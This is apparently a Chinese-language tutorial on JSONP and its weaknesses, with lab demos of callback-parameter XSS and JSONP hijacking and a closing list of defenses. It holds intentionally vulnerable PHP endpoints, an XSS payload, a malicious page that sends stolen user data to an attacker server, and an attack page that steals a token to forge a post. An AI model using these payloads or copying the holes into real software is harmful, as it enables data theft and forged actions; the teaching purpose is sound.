

Jsonp劫持

JSONP

介绍

jsonp是一种协议，准确的说，他是json的一种使用模式，为了解决json受同源策略限制的问题。

基本语法

JSONP的基本语法为：callback({“name”:“test”, “msg”:“success”})

常见的例子包括函数调用（如callback({“a”:“b”})) 或变量赋值（var a={JSON data}）。

应用场景

json

假设在192.168.1.1下放了一个test.json

```
{“username”: “test_user”, “password”: “123456”}
```

这时192.168.1.1下的ajax.html文件需要发送AJAX请求去访问这个test.json文件

```
<!-- ajax.html-->
<html>
<head>
  <title>AJAX Example</title>
</head>
<body>
  <h1>AJAX Example</h1>
  <button onclick="loadData()">Load Data</button>
  <div id="output"></div>


  <script>
    function loadData() {
      var xhr = new XMLHttpRequest();
      xhr.open("GET", "test.json", true);
      xhr.onreadystatechange = function() {
        if (xhr.readyState === 4 && xhr.status === 200) {
          var data = JSON.parse(xhr.responseText);
          document.getElementById("output").innerHTML = "Username: " +
data.username + ", Password: " + data.password;
        }
      };
      xhr.send();
    }
  </script>
</body>
</html>
```

此时该HTML文件和test.json同域，所以ajax.html文件能够正常获取json文件的内容。

AJAX Example


Load Data

Username: test_user, Password: 123456



名称	状态	类型	启动器	大小
ajax.html	200	document	其他	0.8
content_main.js	200	script	content_guard.js:1	2,993
frame_ant.js	200	script	frame_start.js:2	23.4
frame_ant.js	200	script	frame.js:1	4.5
default_config.content.json	200	fetch	content_main.js:4661	148
test.json	200	xhr	frame_ant.js:2	0.2
js.js	200	script	content.js:326	1.4
dom.js	200	script	content.js:326	2.0
js.js	200	script	content.js:326	1.4

若将test.json放到192.168.1.131:8000下



ajax1.html与test.json不同域

```
<!-- ajax1.html-->
<html>
<head>
  <title>AJAX Example</title>
</head>
<body>
  <h1>AJAX Example</h1>
  <button onclick="loadData()">Load Data</button>
  <div id="output"></div>

  <script>
    function loadData() {
      var xhr = new XMLHttpRequest();
      xhr.open("GET", "http://192.168.1.131:8000/test.json", true);
      xhr.onreadystatechange = function() {
        if (xhr.readyState === 4 && xhr.status === 200) {
          var data = JSON.parse(xhr.responseText);
          document.getElementById("output").innerHTML = "Username: " +
            data.username + ", Password: " + data.password;
        }
      }
      xhr.send();
    }
  </script>
</body>
</html>
```

```

    }
    };
    xhr.send();
  }
</script>
</body>
</html>


```

这时去访问ajax1.html，发现受同源策略限制被拒绝



AJAX Example

Load Data



这时就需要用到jsonp来解决这个问题

jsonp

jsonp简单地说，就是利用script标签的src属性能够发起跨域请求的原理来实现的。

因此只需将 test.json 中的内容按照javascript规范去规定，便可以实现跨域资源访问。聪明的程序员们很快便找到了解决问题的办法。只需让目标页面回调本地页面的方法，并带入参数即可，这也就是 jsonp 的核心原理。


```

<!-- jsonp.html-->
<html>
<head>
  <title>JSONP Example</title>
</head>
<body>
  <h1>JSONP Example</h1>
  <script>
    function callback(data){
      alert("name:"+data.username+"  passwrod:"+data.password);
    }
  </script>
  <script src="http://192.168.1.131:8000/test1.json"></script>
</body>
</html>


```

在test1.json中按照 javascript 代码规范调用 callback 函数，并将数据作为参数传入

```
callback({ username: "jsonp", password: "123456" })
```



此时请求jsonp.html，成功请求跨域jsonp



JSONP跨域漏洞

JSONP跨域漏洞主要是callback自定义导致的XSS和JSONP劫持。

callback自定义导致的XSS

我们知道，在JSONP跨域中，我们是可传入一个函数名的参数如callback，然后JSONP端点会根据我们的传参动态生成JSONP数据响应回来。


如果JSONP端点对于用于传入的函数名参数callback处理不当，如未正确设置响应包的Content-Type、未对用户输入参数进行有效过滤或转义时，就会导致XSS漏洞的产生。

jsonp.php

```
<?php
if(isset($_GET['callback'])) {
    $callback = $_GET['callback'];
    print $callback.'({"username" : "Sentiment", "password" : "123456"});';
} else {
    echo 'No callback param.';
}
?>
```

请求后触发xss，此时发现php默认的content-type为text/html

```
?callback=hello<script>alert(1)</script>
```



```
hello({"username" : "Sentiment", "password" : "123456"});
```

其它content-type类型

经测试后发现application/json、text/json、application/javascript、text/javascript等都不触发XSS

JSONP劫持


因为 jsonp 实现了跨域资源访问，如果获取的数据能够成为下一步操作的凭证，那么便可以引起jsonp劫持。

Demo1— 窃取用户信息

设置模拟用户登录页面 login.php

```
<?php
session_start();
error_reporting(0);
$name = $_GET['name'];
$password = $_GET['pwd'];
if($name==='admin' && $password === 'admin' || $name==='guest' && $password === 'guest'){
    $_SESSION['name'] = $name;
}
```

```
if (isset($_GET['logout'])) {
    if ($_GET['logout'] === '1') {
        unset($_SESSION['name']);
    }
}
echo '<a href="./info.php?callback=jsonp">user info</a><br>';
echo '<a href="./login.php?logout=1">logout</a><br data-tomark-pass>';
if(!$_SESSION['name']){
    echo '<html>
<head>
    <title>登录</title>
    <meta charset="utf-8">
</head>
<body>
    <form action="login.php" method="get">
        用户名: <input type="text" name="name">
        密码: <input type="password" name="pwd">
        <input type="submit" name="submit" value="login">
    </form>
</body>
</html>';
}else{
    echo "welcome, ".$_SESSION['name']. "<br data-tomark-pass>";
}
?>
```



[user info](#)

[logout](#)


用户名: 密码:

查询信息页面

info.php

```
<?php
header('Content-type: application/json');
error_reporting(0);
session_start();
$callback = $_GET['callback'];
if($_SESSION['name'] === 'admin'){
    echo $callback."({ 'id':1,'name':'Sentiment' })";
} elseif($_SESSION['name'] === 'guest') {
    echo $callback."({ 'id':2,'name':'guest' })";
} else {
    echo $callback."ERROR";
}
?>
```

当用户登录后，访问info.php便能查询到自己的信息




此时构造恶意html


```
<html>
<head>
    <title>lol</title>
    <meta charset="utf-8">
</head>
<script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
<script>
    function jsonp_hack(v){
        alert("JSONP hijacking");
        var h = '';
        for(var key in v){
            var a = '';
            a = key + ' : ' + v[key] + ' ,';
            h += a;
        }
        alert(h);
        $.get('http://localhost/poc.html?value='+h);
    }
</script>
<script src="http://localhost:3000/demo1/info.php?callback=jsonp_hack"></script>
<body>
    <h1>welcome</h1>
</body>
</html>
```

启动web_attack服务器

```
python -m http.server 80
```



引导用户访问后成功被jsonp劫持



Demo2— 劫持token

下面的示例模拟通过JSONP劫持窃取token来发表文章的情形。

add_article.php，放置于目标服务器中，功能是发表文章，前提是token值成功校验通过：

```
<?php
/*
 * @Author: eleven
 * @Date: 2026-05-26 14:22:17
 * @LastEditTime: 2026-05-26 14:27:28
 * @FilePath: \jsonp\demo2\add_article.php
 * @Description:
 *
 */
if(!empty($_POST['token'])){
    $csrf_token = $_POST['token'];
    $title = $_POST['title'];
    $content = $_POST['content'];
```



```

    if ($csrf_token === 'jsonp_test')
    {
        echo 'success~'. '<br>';
        echo $title. '<br>';
        echo $content;
    }
    else
    {
        echo 'csrf token error';
    }
}
else
{
    echo 'no token';
}
?>

```

token.php

```

<?php
header('Content-type: application/json');
if(isset($_GET['callback'])){
    $callback = $_GET['callback'];
    print $callback.('{"username" : "Sentiment", "password" : "123456", "token" :
"jsonp_test"}');
} else {
    echo 'No callback param.';
}
?>

```

attack.html, 攻击者用于诱使用户访问的文件, 放置于攻击者服务器中, 用于访问目标JSONP端点获取token之后, 再带上该token向目标服务器的add_article.php发起请求来发表文章:


```

<html>
<head>
<title>JSONP Hijacking</title>
<meta charset="utf-8">
</head>
<body>
<form action="http://localhost:3000/demo2/add_article.php" method="POST"
id="csrfsend">
<input type="hidden" name="content" value="Hacked by Sentiment!">
<input type="hidden" name="title" value="Oops!">
<input type="hidden" id="token" name="token" value="">
</form>
<script type="text/javascript">
function exp(obj){
    console.log(obj);
    var token = obj["token"];
    document.getElementById("token").value = token;
    document.getElementById("csrfsend").submit();
}

```

```
}  
</script>  
<script type="text/javascript" src="http://localhost:3000/demo2/token.php?  
callback=exp"></script>  
</body>  
</html>
```

引导用户访问后成功劫持token



防御

- 若可行，则使用CORS替换JSONP实现跨域功能；
- 应用CSRF防御措施来调用JSON文件：限制Referer、部署Token等；
- 严格设置Content-Type及编码（Content-Type: application/json; charset=utf-8）；
- 把回调函数加入到白名单